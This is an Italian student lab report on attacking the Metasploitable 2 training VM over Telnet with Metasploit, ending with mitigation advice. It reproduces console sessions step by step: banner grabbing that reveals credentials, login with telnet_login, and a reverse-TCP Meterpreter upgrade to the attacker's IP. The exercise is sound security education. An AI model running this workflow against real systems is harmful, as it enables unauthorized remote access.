Report Hacking con Metasploit: Analisi e Exploitation del servizio Telnet

Data: 20/01/2026
Studente: Nicola Cassandra
Obiettivo: Accesso alla macchina vittima tramite Metasploit e moduli auxiliary con introduzione di payload

Introduzione e Configurazione dell'Ambiente

L'attività ha avuto come scopo la simulazione di un attacco informatico verso la macchina virtuale target "Metasploitable 2". L'obiettivo era identificare vulnerabilità nel protocollo di comunicazione Telnet (porta 23) e sfruttarle per un accesso remoto avanzato.

Per lo scenario è stata configurata una rete locale simulata con i seguenti parametri:

- **Macchina Attaccante (Kali Linux):** 192.168.100.3
- **Macchina Target (Metasploitable):** 192.168.100.6

Introduzione agli Strumenti e Metodologia

Il test di sicurezza è stato condotto utilizzando il **Metasploit Framework**, una piattaforma essenziale per la sicurezza informatica e la gestione delle vulnerabilità, utilizzata per identificare falle di sicurezza, configurare ed eseguire exploit. La struttura modulare di questo framework permette di simulare un attacco reale attraverso diverse fasi, dalla ricognizione all'intrusione attiva.

Per la corretta esecuzione dell'esercizio, è fondamentale distinguere tra le due tipologie principali di moduli utilizzati:

- **Moduli Ausiliari (Auxiliary Modules):** Sono strumenti progettati per svolgere funzioni di supporto e ricognizione durante il test, come la scansione della rete o la raccolta di informazioni (Information Gathering). Una caratteristica distintiva è che questi moduli quasi mai utilizzano un *payload*, in quanto il loro scopo non è eseguire un attacco distruttivo o intrusivo diretto, ma ottenere un quadro completo della sicurezza del target per pianificare le fasi successive. Nell'esercizio, il modulo ausiliario è stato determinante per rilevare la versione del servizio Telnet.
- **Moduli Normali (Exploit Modules):** A differenza di quelli ausiliari, questi moduli sono progettati per eseguire attacchi diretti sfruttando vulnerabilità specifiche note. Il loro obiettivo principale è ottenere l'accesso non autorizzato al sistema di destinazione. Essi utilizzano dei *payload* per fornire un accesso remoto o eseguire comandi specifici una volta che la falla è stata sfruttata.


La differenza chiave risiede quindi nell'intento: i moduli ausiliari supportano il test tramite la scansione e l'analisi, mentre i moduli exploit eseguono l'azione offensiva diretta.


Meterpreter offre una gestione notevolmente superiore della sessione compromessa rispetto a una comune shell a riga di comando. Ciò è dovuto alla presenza di funzionalità avanzate che consentono sia di estrarre dati sensibili, sia di interagire in modo più approfondito con il sistema operativo della vittima come ad esempio tramite l'attivazione della webcam e così via.

Analisi della Vulnerabilità e Information Gathering

L'analisi iniziale si è concentrata sulla porta 23 (Telnet). A differenza di protocolli sicuri come SSH, Telnet trasmette le comunicazioni in chiaro. Infatti ho utilizzato il modulo ausiliario: `auxiliary/scanner/telnet/telnet_version`.

Dopo aver configurato il target (`RHOSTS 192.168.100.6`), l'esecuzione del modulo ha rivelato una grave falla nella configurazione del banner di benvenuto del server di seguito riportato:





Come si evince dall'immagine precedente, il banner del servizio ha restituito in chiaro le credenziali di accesso al sistema: *"Login with msfadmin/msfadmin to get started"*.

Accesso e Upgrade della Sessione (Post-Exploitation)

Utilizzando le credenziali individuate (`msfadmin` / `msfadmin`), una volta impostati anche RHOSTS con l'IP della vittima e STOP_ON_SESSION con `true` provvediamo all'accesso da remoto alla vittima tramite modulo `scanner/telnet/telnet_login`:

```
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.100.6    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) >
```

```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.100.6:23      - No active DB -- Credential data will not be saved!
[+] 192.168.100.6:23      - 192.168.100.6:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.100.6:23      - Attempting to start session 192.168.100.6:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.100.3:34917 → 192.168.100.6:23) at 2026-01-20 09:13:53 -0500
[*] 192.168.100.6:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```


Per operare con maggiore efficacia, è stato necessario effettuare un upgrade di questa connessione verso una sessione **Meterpreter**, che offre strumenti di controllo più avanzati.

Per questa operazione ho utilizzato il modulo di post-exploitation `post/multi/manage/shell_to_meterpreter`. La configurazione ha richiesto l'impostazione di due parametri chiave:

1. **SESSION:** L'ID della sessione shell precedentemente ottenuta (1).
2. **LHOST:** L'indirizzo IP della macchina attaccante (192.168.100.3) per ricevere la connessione di ritorno.


```
Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.100.3
LHOST ⇒ 192.168.100.3
msf post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.100.3:4433
[*] Sending stage (1062760 bytes) to 192.168.100.6
[*] Meterpreter session 2 opened (192.168.100.3:4433 → 192.168.100.6:57485) at 2026-01-20 09:24:31 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

L'output conferma che il modulo ha effettuato correttamente l'upgrade, aprendo una nuova connessione: *"Meterpreter session 2 opened"*.



Verifica del Controllo e System Info

Una volta ottenuta la sessione Meterpreter, ho utilizzato il comando `sessions -i 2` sono entrato nella console di Meterpreter ed ho eseguito il comando `sysinfo`.




Conclusioni e Mitigazione

Il test ha dimostrato come la presenza di servizi obsoleti e non cifrati come Telnet rappresenti un rischio critico per l'infrastruttura.

Per mitigare queste vulnerabilità si raccomanda di:

1. **Disabilitare il servizio Telnet** e sostituirlo completamente con SSH (Porta 22) per garantire la cifratura del traffico.
2. **Oscurare i Banner:** Modificare le configurazioni dei servizi per non mostrare versioni software o istruzioni di accesso agli utenti non autenticati.

SCANSIONE NMAP PER METASPLOITABLE PORTA 23



RICERCA MODULO AUXILIARY E SELEZIONE

```
msf > search type:auxiliary telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                       .                normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login         .                normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password    .                normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version     .                normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof          2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes  Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset         2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes  Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom             .                normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec               2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerabil
ity
   13  auxiliary/scanner/telnet/telnet_login                 .                normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version               .                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow      .                normal  No     Telnet Service Encryption Key ID Overflow Detection


Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow
```

CONFIGURAZIONE IMPOSTAZIONI MODULO

```
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.100.6
RHOSTS => 192.168.100.6
msf auxiliary(scanner/telnet/telnet_version) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_version) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  msfadmin         no        The password for the specified username
   RHOSTS    192.168.100.6    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME  msfadmin         no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) >
```

RISULTATO SCAN

```
msf auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.100.6:23      - 192.168.100.6:23 TELNET _                  _                 ____ \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x
0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|                                 \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a
\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.100.6:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) >
```

RICERCA E CONFIGURAZIONE MODULO 2

```
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.100.6    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) >
```

RISULTATO SCANSIONE: CONNESSIONE

```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.100.6:23      - No active DB -- Credential data will not be saved!
[+] 192.168.100.6:23      - 192.168.100.6:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.100.6:23      - Attempting to start session 192.168.100.6:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.100.3:34917 → 192.168.100.6:23) at 2026-01-20 09:13:53 -0500
[*] 192.168.100.6:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

VERIFICA SESSIONE

```
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.100.6:23)  192.168.100.3:34917 → 192.168.100.6:23 (192.168.100.6)

msf auxiliary(scanner/telnet/telnet_login) >
```

IMPOSTAZIONE METERPRETER E CONFIGURAZIONE

```
Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.100.3:4433
[*] Sending stage (1062760 bytes) to 192.168.100.6
[*] Meterpreter session 2 opened (192.168.100.3:4433 → 192.168.100.6:57485) at 2026-01-20 09:24:31 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

ACCESSO METERPRETER

```
Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  1         shell                 TELNET msfadmin:msfadmin (192.168.100.6:23)  192.168.100.3:34917 → 192.168.100.6:23 (192.168.100.6)
  2         meterpreter x86/linux msfadmin @ metasploitable.localdomain        192.168.100.3:4433 → 192.168.100.6:57485 (192.168.100.6)

msf post(multi/manage/shell_to_meterpreter) > session -i 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

VERIFICA SISTEMA

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```